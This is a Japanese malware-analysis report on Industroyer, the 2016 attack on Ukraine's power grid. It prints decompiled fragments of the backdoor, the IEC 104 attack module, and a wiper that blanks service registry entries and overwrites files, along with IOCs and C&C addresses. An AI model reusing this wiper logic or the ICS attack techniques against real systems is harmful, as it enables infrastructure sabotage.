CyberFortress Report

2021
JAN

CyberFortress

このレポートは、株式会社サイバーフォートレスの独自の調査にて収集されたデータに基づき作成しています。

OT(Operational Technology)と不正コード：Part1. Industroyer

01. 概要

2019年3月19日、ノルウェーの大手アルミニウム生産企業であるNorsk Hydroのサーバ500台とPC2,700台の動作が止まった。LockerGogaランサムウェアのせいである。この事件でNorsk Hydroは約4,000万ドルの被害を受け、全世界のアルミニウムの価格が1.2%上昇した。この巨大で危険な攻撃は社員に送られてきた不正メールから始まった。攻撃者は工場を麻痺させるために信頼できるユーザーに偽装したメールを準備した。

OT環境の発展に従って攻撃者も既存ITインフラを超えてOTインフラまで攻撃範囲を広がっている。これでOTのセキュリティの重要性も日々高くなっているがOTでは▲IT環境とは全く違う形でセキュリティ人材の不足▲古い資産が多いため管理状態が不備▲危機による多様なプロトコルの仕様▲資産ごとに難しい開発言語などITとは違う様々な根本的な難しさが存在している。しかし、OT環境は急速に発達していて過去とは違って益々ITと統合しているため、新たなセキュリティ脅威が発生する可能性も同時に高まっている。

OT環境を対象で発生する攻撃は特定の対象(プロトコル、製品など)を標的にしたり、制限的な環境からの動作を目的で作られている不正コードなどが使用される特徴がある。 OT環境の特性上、セキュリティ製品を導入することはIT環境とは違い難しい。そのためシステムを破壊されたり、機能で問題が発生しないかぎり検知することが難しい。

今回はOTの不正コードについて調べようとしている。不正コードを利用して過去行った攻撃事例と当該の攻撃から不正コードがどのように使用されていたが確認してみよう。

02. IT(Information Technology)とOT(Operational Technology)

1) IT(Information Technology)とOT(Operational Technology)の辞書的定義

IT(情報技術)とは電気通信、放送、情報処理、コンピューターネットワーク、コンピューターハードウェア、コンピューターソフトウェア、マルチメディア、通信網など社会基盤の形成する有形、無形の技術分野を意味する。OTとは産業機器、資産、プロセスやイベントを直接モニタリング及び制御しながら変更を検知したり、発生するハードウェア及びソフトウェアを意味する。OTには一般的にICS(Industrial Control System), SCADA(Supervisory Control and Data Acquisition), DCS(Distributed Control System), PLC(Programmable Logic Controller) などの概念が含まれている。

2) 不正コード分析から見るITとOTの違い

ITとOTは次の違いがある。不正コードを分析する立場としては**Key Hardware Components**と**Protocols**の項目が重要である。二つの環境で使用している対象が全く違うことが確認できる。これは不正コードを分析する際に必要である基盤知識が全く違うことを意味する。従って、一人のIT不正コード分析アナリストがOTの不正コードを分析するには基盤知識を習得する時間も、分析に所要する時間も延びると想定される。残念ながらIT+OT形の不正コード利用した攻撃の頻度は増加している。

区分	Traditional IT	Industrial Control System
Operation environment	Office / home	Industrial / manufacturing / remote
Cyber Security Priority	Confidentiality → integrity → availability	Availability → integrity → confidentiality
Key Hardware Components	**CPU, hard drive, CD burner, server, modem, Ethernet, wireless card, etc.**	**RTU's, HMI's, IED, Historian, Engineering Workstation, etc**
Protocols	**TCP/IP, HTTP, SMTP, FTP, etc.**	**ICCP, DNP3, Mod Bus, Field Bus, etc**

03. 攻撃事例

OT環境をターゲットにした攻撃は日々進化し、その頻度も増加している。この10年間発生したOTターゲットの攻撃の中で攻撃のベクターとして**「不正コード」**が使用された事例を整理してみた。今回は2016年ウクライナの電力網を攻撃した**「Industroyer」**について調べてみる。次回ではサウジアラビアの石油化学工場を攻撃した「TRITON」について調べたいと思っている。

順番	発生時期	攻撃対象国	攻撃ベクター/不正コード	被害内容
1	2010	イラン	Stuxnet	• イランのウラニウム濃縮施設を攻撃 • SIEMENS社の製品が攻撃対象
2	2011	アメリカ	システムハッキング	• イリノイ州の上水道施設攻撃 • ポンプ動作システムの破壊
3	**2016**	**ウクライナ**	**Industroyer**	• **ウクライナ電力網攻撃（22万5000世代停電）** • **電気変電所から使用する作業プロセスの妨害**
4	2016	ドイツ	Conficker, W32.Ramnit	• バイエルン州Gundremmingenの原子力発電所 • B号機のコンピューターから不正コード発見
5	2017	サウジアラビア	TRITON	• サウジアラビアの石油化学工場攻撃 • シュナイダー社のSISシステムが攻撃対象
6	2018	台湾	WannaCry Ransom (変種)	• TSMC(台湾)工場から感染 • 3つの工場から生産中止
7	2019	ノルウェー	LockerGoga	• アルミニウム会社Norsk Hydro社攻撃 • アルミニウム生産中止で全世界のアルミニウム価額1.2%上昇
8	2020	日本	Snake	• 自動車業者HONDA社攻撃 • GE社のProficyプロセスから攻撃

04. Industoryer


#ウクライナ #停電 #電力網 #不正コード #ICS #SCADA

当該の不正コードは電力網を攻撃するため作成された不正コードでモジュール式になっている。この攻撃で1時間ぐらいの停電が発生した。全体の不正コードの中で次4種について分析を行ってみた。

順番	ファイル名	MD5
1	**MainBackdoor.exe(1.1e)**	**f67b65b9346ee75a26f491b70bf6091b**
2	MainBackdoor.exe(1.1e)	fc4fe1b933183c4c613d34ffdb5fe758
3	MainBackdoor.exe(1.1s)	ff69615e3a8d7ddcdc4b7bf94d6c7ffb
4	MainBackdoor.exe(1.1s)	11a67ff9ad6006bd44f08bcc125fb61e
5	**Luncher.exe**	**f9005f8e9d9b854491eb2fbbd06a16e0**
6	**Haslo.dat**	**ab17f2b17c57b731cb930243589ab0cf**
7	Haslo.exe	7a7ace486dbb046f588331a08e869d58
8	**Crash104.dll**	**a193184e61e34e2bc36289deaafdec37**
9	App.exe	497de9d388d23bf8ae7230d80652af69

Industroyerは4つの産業制御プロトコルを対象に攻撃を行った。4つの攻撃対象の中**IEC 60870-5-104(IEC 104)の**モジュールを分析してみた。

攻撃対象プロトコル			
IEC 60870-5-101 (IEC 101)	**IEC 60870-5-104 (IEC 104)**	**IEC 60850**	**OPC DA**



1) MainBackdoor.exe(1.1e)

不正コードの全体行為のための一番重要なファイルである。MainBackdoor.exeファイルは1.1eバージョンと1.1sバージョンがある。1.1eバージョンの場合はコードが難読化されていないが、1.1sバージョンは難読化されている。MainBackdoor.exeファイルはバージョンによってC&Cとして使用されるIPアドレスが違い、現在、実行されている**MainBackdoor.exeのバージョン，C&C IPアドレスはファイル内部に文字列で保存**されている。

順番	バージョン	C&C IP
1	MainBackdoor.exe(1.1e)	5.39.218.152:443
2	MainBackdoor.exe(1.1s)	195.16.88.6:443
3		93.115.27.57:443

メインバックドアバージョンごとのC&C IP

```
_BYTE *MalVersion_401CDD()
{
  int v0; // esi
  _BYTE *v1; // edi

  v0 = lstrlenA("1.1e");
  v1 = HeapAlloc_401ABF(v0);
  sub_401AD6(v1, "1.1e", v0);
  return v1;
}
```

メインバックドアバージョン(一部)

ファイル内部に文字列で保存されているIDを利用して感染したシステムを識別する。MainBackdoor.exeだけではなくIndustroyer攻撃に使用された多様な不正コードのファイルごとにIDが存在し、値は下記になる。

ハードコーディングされたID			
DEF	DEF-C	DEF-WS	DEF-EP
DC-2-TEMP	DC-2	CES-McA-TEMP	CES
SRV_WSUS	SRV_DC-2	SEC-WSUS01	-

ID値

```
_BYTE *HardwareID_401C72()
{
  int v0; // edi
  _BYTE *v1; // esi

  v0 = 2 * lstrlenW(L"DEF");                    // ID
  v1 = HeapAlloc_401ABF(v0);
  sub_401AD6(v1, L"DEF", v0);
  return v1;
}
```

ファイル内部に存在するID(一部)

メインバックドアが動作しているハードウェアのプロフィールに対してのGUIDを収集する。

```
v0 = 0;
if ( GetCurrentHwProfileW(&HwProfileInfo) )
{
  v0 = HeapAlloc_401ABF(0x4Cu);
  sub_401AD6(v0, HwProfileInfo.szHwProfileGuid, 76);
}
return v0;
```

GUID収集

メインバックドアのコマンドコードとそれぞれのコマンドの機能は下記になる。

```
switch ( *(phNewToken + 4) )
{
  case 1u:
    result = sub_4012F0(phNewToken);
    break;
  case 2u:
    result = sub_4013C9(phNewToken);
    break;
  case 3u:
    result = sub_401544(phNewToken);
    break;
  case 4u:
    result = sub_4014A6(phNewToken);
    break;
  case 5u:
    result = sub_4010DA(phNewToken);
    break;
  case 6u:
    result = sub_4011AC(phNewToken);
    break;
  case 7u:
    ExitProcess(0);
    return result;
  case 8u:
    result = sub_4015E7(phNewToken);
    break;
  case 9u:
    result = sub_401782(phNewToken);
    break;
  case 0xAu:
    result = sub_4016B9(phNewToken);
    break;
  case 0xBu:
    result = sub_401000(phNewToken);
    break;
  default:
    return result;
}
return result;
```

コマンドコード

順番	コード	機能
1	0x1	プロセス作成及び実行
2	0x2	**特定ユーザーアカウント**で プロセス作成及び実行 (当該のアカウントの権限は攻撃者が付与)
3	0x3	任意のファイルを書き込む
4	0x4	ファイルコピー
5	0x5	Shellコマンド実行
6	0x6	**特定ユーザーアカウント**で Shellコマンドをコンソール無しで実行 (当該のアカウントの権限は攻撃者が付与)
7	0x7	プロセス終了
8	0x8	サービス終了
9	0x9	**特定ユーザーアカウント**で サービスプロセス終了 (当該のアカウントの権限は攻撃者が付与)
10	0xA	**特定ユーザーアカウント**で サービスプロセス起動 (当該のアカウントの権限は攻撃者が付与)
11	0xB	特定プロセスを実行できるように サービス変更

コマンドコード機能

2) Luncher.exe

サービスとスレッドを作成し、サービス名はdefragsvcである。

```
ExitCode = 0;
hServiceStatus = RegisterServiceCtrlHandlerA("defragsvc", HandlerProc);// service
hEvent = CreateEventA(0, 1, 0, 0);
ServiceStatus.dwWaitHint = 0;
ServiceStatus.dwServiceType = 16;
ServiceStatus.dwControlsAccepted = 0;
ServiceStatus.dwCurrentState = 2;
ServiceStatus.dwWin32ExitCode = 0;
ServiceStatus.dwServiceSpecificExitCode = 0;
ServiceStatus.dwCheckPoint = 0;
```

サービス作成

```
v2 = CreateThread(0, 0, sub_401070, 0, 0, 0);// thread
if ( !v2 )
  break;
ServiceStatus.dwControlsAccepted = 1;
ServiceStatus.dwCurrentState = 4;
ServiceStatus.dwWin32ExitCode = 0;
ServiceStatus.dwCheckPoint = 0;
SetServiceStatus(hServiceStatus, &ServiceStatus);
v7 = hEvent;
Handles = v2;
if ( WaitForMultipleObjects(2u, &Handles, 0, 0xFFFFFFFF) )
{
  GetExitCodeThread(v2, &ExitCode);
  v3 = ExitCode;
  goto LABEL_6;
}
```

スレッド作成

作成されたスレッド内部からはHaslo.datからCrash関数をExportする。

```
v0 = LoadLibraryW(L"haslo.dat");
if ( v0 )
{
  Crash = GetProcAddress(v0, "Crash");
  if ( Crash )
    (Crash)(0);
}
```

Crash関数Export

「**defragsvc**」はWindows OSから使用されるドライブ最適化のサービス名である。

3) Crash104.dll

Crash104.dllからは実際攻撃の対象になるモジュールと関する内容で構成されている。IEC 104(IEC-60870-5-104)のプロトコルはTCP/IPで送信できる。

```
v6 = strcmp(v4, "[STATION]");
if ( v6 )
  v6 = -(v6 < 0) | 1;
if ( v6 )
{
  v8 = strcmp(v4, "target_ip");
  if ( v8 )
    v8 = -(v8 < 0) | 1;
  if ( !v8 )
  {
    v9 = v5;
    do
    {
      v10 = *v9++;
      v9[v78 - v5 - 1] = v10;
    }
    while ( v10 );
    v77 = 1;
  }
  v11 = strcmp(v4, "target_port");
  if ( v11 )
    v11 = -(v11 < 0) | 1;
  if ( !v11 )
  {
    v12 = v5;
    do
    {
      v13 = *v12++;
      v12[v79 - v5 - 1] = v13;
    }
    while ( v13 );
    v77 = 1;
  }
  v14 = strcmp(v4, "logfile");
```

```
v17 = strcmp(v4, "asdu");
if ( v17 )
  v17 = -(v17 < 0) | 1;
if ( !v17 )
{
  v80 = sub_10009FBE(v5);
  v77 = 1;
}
v18 = strcmp(v4, "stop_comm_service");
if ( v18 )
  v18 = -(v18 < 0) | 1;
if ( !v18 )
{
  v19 = strcmp(v5, "1");
  if ( v19 )
    v19 = -(v19 < 0) | 1;
  v77 = 1;
  v76 = v19 == 0;
}
v20 = strcmp(v4, "change");
if ( v20 )
  v20 = -(v20 < 0) | 1;
if ( !v20 )
{
  v21 = strcmp(v5, "1");
  if ( v21 )
    v21 = -(v21 < 0) | 1;
  v77 = 1;
  v84 = v21 == 0;
}
v22 = strcmp(v4, "first_action");
if ( v22 )
  v22 = -(v22 < 0) | 1;
if ( !v22 )
{
  v23 = strcmp(v5, "on");
  if ( v23 )
    v23 = -(v23 < 0) | 1;
  v77 = 1;
```

通信のためのパケット構成(一部)

IOAの特定形式であるsequence, range, shiftモードを提供する。

```
v10 = strcmp((v1 + 562), "sequence");
if ( v10 )
  v10 = -(v10 < 0) | 1;
if ( !v10 )
{
  v11 = 0;
  if ( (*(v1 + 596) - *(v1 + 592)) >> 2 )
  {
    do
    {
      v49 = *(*(v1 + 592) + 4 * v11);
      sub_10003EA0((v1 + 616), &v49);
      ++v11;
    }
    while ( v11 < (*(v1 + 596) - *(v1 + 592)) >> 2 );
    v9 = (v1 + 562);
  }
  v3 = Sleep;
}
v12 = strcmp(v9, "range");
if ( v12 )
  v12 = -(v12 < 0) | 1;
if ( !v12 )
{
  *(v1 + 584) = *(v1 + 580);
  v49 = 0;
  sub_10003EA0((v1 + 580), &v49);
  strcpy(v9, "shift");
}
```

制御モード
(参考：ESET, Win2/Industroyer)

制御モード	特徴
sequence	Specifies sequence of Information Object Addresses (IOA)
range	Specifies range of Information Object Addresses (IOA)
shift	Specifies shift of Information Object Addresses (IOA)

制御モードごとの特徴

その他の入力/出力の含まれている情報オブジェクトをIOAと言い、
このアドレスは装置の各項目を識別することで使用される。

IEC104プロトコルを制御する3つのデータ形式も確認された。

- I-Format：可変長さが存在するフレーム
- S-Format：固定長さがあるフレーム
- U-Format：固定された長さのフレーム

```
if ( *(*v20 + 6) )
{
  if ( *(*v20 + 6) == 1 )
  {
    sub_10001490(v27, "S(0x1) | ");
  }
  else if ( *(*v20 + 6) == 3 )
  {
    sub_10001490(v27, "U(0x3) | ");
  }
}
else
{
  sub_10001490(v27, "I(0x0) | ");
}
```

```
  sub_10001490(v27, "I(0x0) | ");
}
sub_10001490(v27, "Length:%u bytes | ", *(*v20 + 5) + 2);
if ( !*(*v20 + 6) )
  sub_10001490(v28, "Sent=%u | Received=%d", *(*v20 + 8), *(*v20 + 12));
sub_10001490(v28, &unk_1001EB20);
sub_10001490(v29, "\t\t");
if ( !*(*v20 + 6) )
{
  v31 = v20[1];
  if ( v31 )
  {
    sub_10001490(v30, "ASDU:%u | ", *(v31 + 4));// I-Format
    sub_10001490(v32, "OA:%u | ", *(v20[1] + 3));
    sub_10001490(v33, "IOA:%u | ", *(v20[1] + 8));
    sub_10001490(v34, "\n\t\t");
    v35 = *(v20[1] + 2);
    v36 = v35;
    v37 = sub_10003AC0(v35);
    sub_10001490(v38, "Cause: %s (x%X) | ", v37, v36);
    v39 = *v20[1];
    v40 = v39;
    v41 = TypeID_10003B80(v39);                 // TypeID
    sub_10001490(v42, "Telegram type: %s (x%X)", v41, v40);
  }
}
if ( *(*v20 + 6) == 3 )
{
  if ( *(v4 + 2) & 4 )
    sub_10001490(v30, "STARTDT act");          // U-Format
  if ( *(v4 + 2) & 8 )
    sub_10001490(v30, "STARTDT con");
  if ( *(v4 + 2) & 0x10 )
    sub_10001490(v30, "STOPDT act");
  if ( *(v4 + 2) & 0x20 )
    sub_10001490(v30, "STOPDT con");
  if ( *(v4 + 2) & 0x40 )
    sub_10001490(v30, "TESTFR act");
  if ( *(v4 + 2) < 0 )
    sub_10001490(v30, "TESTFR con");
}
```

IEC 104プロトコル制御フォーマット

4) Haslo.dat

拡張子はdatであるが、実際にはDLLファイルである。当該のファイルはServicesレジストリを検索してサービスの全ての配下**キーであるImagePath**を0に変更する。

- レジストリパス：HKLM¥SYSTEM¥CurrentControlSet¥Services

```
result = RegOpenKeyExW(HKEY_LOCAL_MACHINE, (LPCWSTR)&v7, 0, 0x20019u, &v4);
if ( !result )
{
  if ( !RegEnumKeyW(v4, 0, (LPWSTR)&v6, 0x200u) )
  {
    do
    {
      ++v1;
      wsprintfW((LPWSTR)&v5, L"SYSTEM\\CurrentControlSet\\Services\\%ls", &v6);
      if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, (LPCWSTR)&v5, 0, 0xF013Fu, &v3) )
        RegSetValueExW(v3, L"ImagePath", 0, 2u, &Data, 2u);
      RegCloseKey(v3);
    }
    while ( !RegEnumKeyW(v4, v1, (LPWSTR)&v6, 0x200u) );
  }
  result = RegCloseKey(v4);
```

レジストリImagePath変更

C~Zまでドライブを確認する。これは当該のトライブにあるすべてのファイルを使用できないようにするための事前作業でWindowsフォルダー内部に存在する下記のファイルを任意のデータで書き込みする対象から除外される。

除外ファイル名(17個)				
audiodg.exe	conhost.exe	csrss.exe	dwm.exe	explorer.exe
lsass.exe	lsm.exe	services.exe	shutdown.exe	smss.exe
spoolss.exe	spoolsv.exe	svchost.exe	taskhost.exe	wininit.exe
winlogon.exe	wuauclt.exe			

除外されるファイル名(Windowsフォルダー内部)

```
psz1 = L"C:\\";
v0 = 0;
v19 = L"D:\\";
v20 = L"E:\\";
v21 = L"F:\\";
v22 = L"G:\\";
v23 = L"H:\\";
v24 = L"I:\\";
v25 = L"J:\\";
v26 = L"K:\\";
v27 = L"L:\\";
v28 = L"M:\\";
v29 = L"N:\\";
v30 = L"O:\\";
v31 = L"P:\\";
v32 = L"Q:\\";
v33 = L"R:\\";
v34 = L"S:\\";
v35 = L"T:\\";
v36 = L"U:\\";
v37 = L"W:\\";
v38 = L"X:\\";
v39 = L"Y:\\";
v40 = L"Z:\\";
```

確認するドライブ

- *.v：ハードウェア説明言語(HDL)で作成されたソースコードファイル
- *.SCL/*.cid/*scd：Substation Configuration Language(変電所構成言語)

確認する拡張子(30個)					
***.v**	*.PL	*.paf	*.XRF	*.trc	***.SCL**
*.bak	***.cid**	***.scd**	*.pcmp	*.pcmi	*.pcmt
*.ini	*.xml	*.CIN	*.prj	*.cxm	*.elb
*.epl	*.mdf	*.ldf	*.bk	*.bkp	*.log
*.zip	*.rar	*.tar	*.7z	*.exe	*.dll

任意のデータで書き込みされる対象になる拡張子

```
else
{
  v8 = GetFileSize(v2, 0);
  v9 = 0xFFFF;
  if ( v8 <= 10485760 )                 // 10MB
    v9 = 0x8000;
  if ( v8 <= 5242880 )                  // 5MB
    v9 = 0x4000;
  if ( v8 <= 3145728 )                  // 3MB
    v9 = 0x2000;
  if ( v8 <= 1048576 )                  // 1MB
    v9 = 4096;
  v10 = malloc(v9);
  WriteFile(v3, v10, v9, &NumberOfBytesWritten, 0);
  j___free_base(v10);
  result = CloseHandle(v3);
}
```

込みされる対象になる拡張子

当該の拡張子を持っているファイルが存在すれば任意のデータで書き込みする。この時、それぞれファイルのサイズを確認し、サイズによって書き込みするスペースのサイズも異なる。この際に使用できないようになるファイルの中では変電所の構成言語に関するファイルも含まれている。当該のファイルが使用できないようになると全体のシステムに致命的な問題が発生しうる。

ランサムウェアからはホワイトリストの概念で暗号化しない**ファイル、拡張子、PCの言語**などを設定後、リストに該当しない他のファイルを暗号化する。この方法は不特定多数の対象に対しての**標的攻撃**にメリットとして使用されて既存ブラックリストを利用するより効率的に多数のプロセスを素早く感染させることができる。

ex) CLOP, GandCrabなど

05. MITRE ATT&CK

1) MITRE ATT&CK for ICS

不正コードのTTPs(Tactics, Techniques, and Procedures)は普通IT環境から動作する不正コードを基準として定められている。Cyber Kill Chainを始めに現在はMITRE ATT&CK Enterpriseが一般的に使用されている。

しかし、2020年の初めにはMITER ATT&CKからMITER ATT&CK for ICSを公開した。MITER ATT&CK for ICSは産業制御システムに影響を及ぼす不正コード、攻撃グループに対しての情報を細分化して分類し、MITRE ATT&CK for Enterpriseでは表現できないOT環境の脅威に対してTTPsを設定することができる。下記の表はMITRE ATT&CK for ICSで表現したIndustroyerの攻撃ベクターである。

Initial Access	Execution	Evasion	Discovery	Collection	Inhibit Response Function	Impair Process Control	Impact
Data Historian Compromise (T0810)	Command-Line Interface (T0807)	Masquerading (T0849)	Control Device Identification (T0808)	Automated Collection(T0802)	Activate Firmware Update Mode (T0800)	Brute Force I/O (T0806)	Denial of Control (T0813)
			Network Connection Enumeration (T0840)	Role Identification (T0850)	Block Command Message(T0803)	Masquerading (T0849)	Denial of View (T0815)
			Remote System Discovery(T0846)		Block Reporting Message(T0804)	Service Stop (T0881)	Loss of Control (T0827)
			Serial Connection Enumeration (T0854)		Block Serial COM (T0805)	Unauthorized Command Message (T0855)	Loss of Safety (T0880)
					Data Destruction (T0809)		Loss of View (T0829)
					Denial of Service (T0814)		Manipulation of Control(T0831)
					Device Restart/Shutdown (0816)		Manipulation of View(T0832)

MITRE ATT&CK for ICS - Industroyer

06. 最後に

▶「OR」ではなく、「AND」で考える時代

IT環境とOT環境は明確な違いがある。 それぞれの環境からサービスを提供する対象が違うためである。しかし、技術が発展することによって、二つの環境が重なっている部分が多くなっているため、各環境の特性を考慮したセキュリティが必要な時代が来た。IT環境「もしくは」OT環境のセキュリティではなく、**「IT環境とOT環境が共に」**必要である。

今回のIndustroyerサンプルを見ると攻撃者は思ったより当該のシステムに対しての理解が豊かな人だと思った。攻撃者は攻撃対象のIT環境とOT環境をすべて理解して攻撃を行っていたと思われる。このように二つの環境の理解度が高い攻撃者(もしくはクループ)を相手にするためには各環境のセキュリティ担当者がお互いの環境にもっと関心を持ってどれ一つ足りなくないようにセキュリティが必要であることを悟ることが大事である。サイバー世界にもはや安全な環境はない。

07. 参考資料

[1]http://blog.nsfocus.net/win32-industroyer-technical-analysis/?utm_source=tuicool&utm_medium=referral
[2] https://www.dragos.com/wp-content/uploads/CrashOverride-01.pdf
[3]https://cdn1.esetstatic.com/ESET/INT/Landing/2017/black-hat/WIN32_Industroyer-USLetter-WEB.pdf
[4]https://www.slideshare.net/codeblue_jp/industroyer-biggest-threat-to-industrial-control-systems-since-stuxnet-by-anton-cherepanon-rbert-lipovsk
[5] https://www.cyberbit.com/blog/ot-security/industroyer-crashoverride-ot-malware/
[6] https://collaborate.mitre.org/attackics/index.php/Software/S0001
[7] http://www.mayor.de/lian98/doc.en/html/u_iec104_struct.htm
[8] https://us-cert.cisa.gov/ncas/alerts/TA17-163A

08. IOC

1) HASH

順番	FILE	MD5
1	MainBackdoor.exe(1.1e)	f67b65b9346ee75a26f491b70bf6091b
2	MainBackdoor.exe(1.1e)	fc4fe1b933183c4c613d34ffdb5fe758
3	MainBackdoor.exe(1.1s)	ff69615e3a8d7ddcdc4b7bf94d6c7ffb
4	MainBackdoor.exe(1.1s)	11a67ff9ad6006bd44f08bcc125fb61e
5	Luncher.exe	f9005f8e9d9b854491eb2fbbd06a16e0
6	Haslo.dat	ab17f2b17c57b731cb930243589ab0cf
7	Haslo.exe	7a7ace486dbb046f588331a08e869d58
8	Crash104.dll	a193184e61e34e2bc36289deaafdec37
9	App.exe	497de9d388d23bf8ae7230d80652af69

2) C&C

順番	FILE	C&C IP
1	MainBackdoor.exe(1.1e)	5.39.218.152:443
2	MainBackdoor.exe(1.1s)	195.16.88.6:443
3		93.115.27.57:443

3) File Name

順番	FILE NAME	順番	FILE NAME
1	Avtask.exe	9	D2.exe
2	Ws.exe	10	Swprv.exe
3	Alg.exe	11	Dos.exe
4	Tiersvc.exe	12	Opc.exe
5	Svchost.exe	13	61850.exe
6	104.dll	14	defragsvc.exe
7	Haslo.dat	15	port.exe
8	Haslo.exe	-	-